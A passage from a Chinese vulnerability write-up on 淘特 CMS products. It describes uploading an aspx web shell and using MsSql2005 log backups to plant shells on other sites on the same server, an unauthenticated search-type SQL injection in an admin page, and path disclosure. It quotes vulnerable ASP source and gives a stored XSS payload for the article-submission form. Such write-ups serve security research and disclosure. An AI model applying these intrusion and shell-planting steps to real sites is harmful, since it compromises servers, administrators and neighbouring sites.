


图 8

虽然远程不能查看应用程序错误的详细信息，但是我们在执行完步骤一后，可以通过检测 cmd 表或 ddd.bak（即备份文件，如果服务器不解析 bak，可以改为 txt、rar 等文件类型）是否存在来判断语句是否顺利执行！需要注意 MsSql2005 只有在 Windows 2000 系统上默认账户才是 Local System，所有其他支持的操作系统上的默认账户为 Network Service（详参：http://msdn.microsoft.com/en-us/ms143504(zh-cn,SQL.90).aspx）。




图 9

跨站挂马。于是上传 aspx 木马，遍历 IIS 发现该服务器绑定多个域名（这些信息也可以使用站长工具等获得），如图 10 所示，但是该木马除了可以浏览另一个.Net 网站目录外，其余的 asp 网站目录均不能浏览，这是意料之中的。那么既然我们遍历出了绝对路径，何不利用 MsSql2005 的日志备份进行跨站挂马呢？经测试，只要允许 Users 组的读写权限，Network Service 账户就可以成功备份，而 Guests 组是不可以的，因此我们可以推断：Network Service 账户的权限应该不低于 Users 组（也就高于 Guests 组），而且比 Users 组的权限可能还要高些。




图 10

现在我们跨站到淘特的官网“www.taocms.com”，绝对路径为“F:\s\www.totcms.com”，于是修改“优化步骤一”中的备份路径，同时将备份文件改为“ddd.txt”，执行后访问 ddd.txt 确认步骤一执行成功，如图 11，然后执行步骤二完成挂马。

2．admin/Category_GetSearch.aspx。这是 2.1 新增的页面，淘特 2.0 版本是没有的，源码如下：

```
public class Category_GetSearch : Page
{
    private void GetData(string s)
    {
        List<DataField> list = ObjectFactory.Instance.
GetCategoryDao.GetList(s);
        …（略）
    }
    protected void Page_Load(object sender, EventArgs e)
    {
        string key = base.Request.QueryString["key"];
        …（略）
        this.GetData(key);
    }
}
```




图 11

首先页面继承的是 Page，而不是后台页面 AdminPage，没有验证管理员，因此可以直接访问（当然需要知道后台目录），然后获取变量 key，最后调用 GetCategoryDao.GetList()过程。该过程使用 Append 函数连接字符串，导致搜索型注入，如图 12 所示，源码略。利用此漏洞同样可以获得管理员密码、Insert 新管理员、日志备份写马、跨站挂马等，演示略。




图 12

3．vars.aspx 及 logs/log.txt 爆路径。绝对路径本身就是网站的敏感信息，而且是备份所必需的，小心提防犹恐不及，然而淘特却是大方——直接爆给我们！页面 vars.aspx 给出了网站很多信息，如图 13，注意最新下载的 2.1 没有保留此页面。

网站日志也是很敏感的东西，但是淘特竟然使用 txt 格式存放，因此可以直接访问获取，如图 14，注意淘特的演示网站没有新发布的信息，这些日志只是 2.1 发布时的历史日志。




图 13



图 14

TotAspCms 漏洞

TotAspCms 应该是淘特的主要作品，经过多年的历练，目前版本已发展至 5.5（sp3）。它的安全性应该是比较高的，首先后台与网站静态页面分离，允许用户修改后台管理目录，其次网站根目录中仅有几个动态页面，并且做了防注入过滤，但是智者千虑必有一失，我们还是找出了问题。

1. pub.asp（投稿页面）跨站。当注入没得玩时，跨站就成了第一选择。Asp.Net 会检测客户端输入值是否存在潜在危险，如跨站点的脚本攻击等，一旦发现将中止对请求的处理，但是 Asp 不会，我们有跨站的机会。源码如下：

```
if(act="do") then
    dim author,classid,newsfrom,title,content
    '读取参数
    classid=Cint(request.form("classid"))
    author=request.form("author")
    author=tohtml(author)
    author=gotTopic(author,25)
    …（略）
    set rs=server.CreateObject("adodb.recordset")
    rs.open "select top 1 * from news where 1=0",conn,3,3
    rs.addnew
    …（略）// newsfrom、title、
    rs.update
    rs.close
    set rs=nothing
    response.write("<p align=""center"">成功投稿，谢谢您的参与!<a href=""/"">返回</a></p>")
else
    …（略）
end if
```

首先使用自定义函数 tohtml()将变量中的“<”“>”等危险字符替换成“<”“>”等，这是安全的和必须的，但是随后的函数 gotTopic()却让人费解，看字面应该是截取字符串的，然而它却做了不应该做的，源码如下：

```
function gotTopic(str,strlen)
    if str="" then
        gotTopic=""
        exit function
    end if
    dim l,t,c, i
    str=replace(replace(replace(replace(str," "," "),"&quot;",chr(34)),"&gt;",">"),"&lt;","<")
                                        //还原了“<”“>”等字符
    …（略）
end function
```

竟然使用 replace 函数又将“<”“>”还原成“<”“>”，或许淘特为了精确截取字符串个数，毕竟“<”与“<”的长度是不同的，但是也因此触发了跨站漏洞，真可谓顾此失彼，捡了芝麻丢了西瓜。存在同样问题的变量还有几个，在投稿页面中为“作者”、“来源”、“标题”，如图 15 所示，但是需要注意：1）长度限制分别为 25、125、125；2）因为函数 tohtml()还将单引号替换为“&#39”，所以跨站时避免使用单引号；3）页面“作者”、“来源”输入栏有长度限制，建议使用“标题”跨站，跨站脚本应该闭合前面链接标签的 Html 代码，比如在“标题”栏输入“投稿的标题<script> alert(/title/)</script><a>”，这样管理员在后台的“文章管理”中无论是单击“管理”还是“投稿管理”，都会触发跨站，如图 16 所示。




图 15

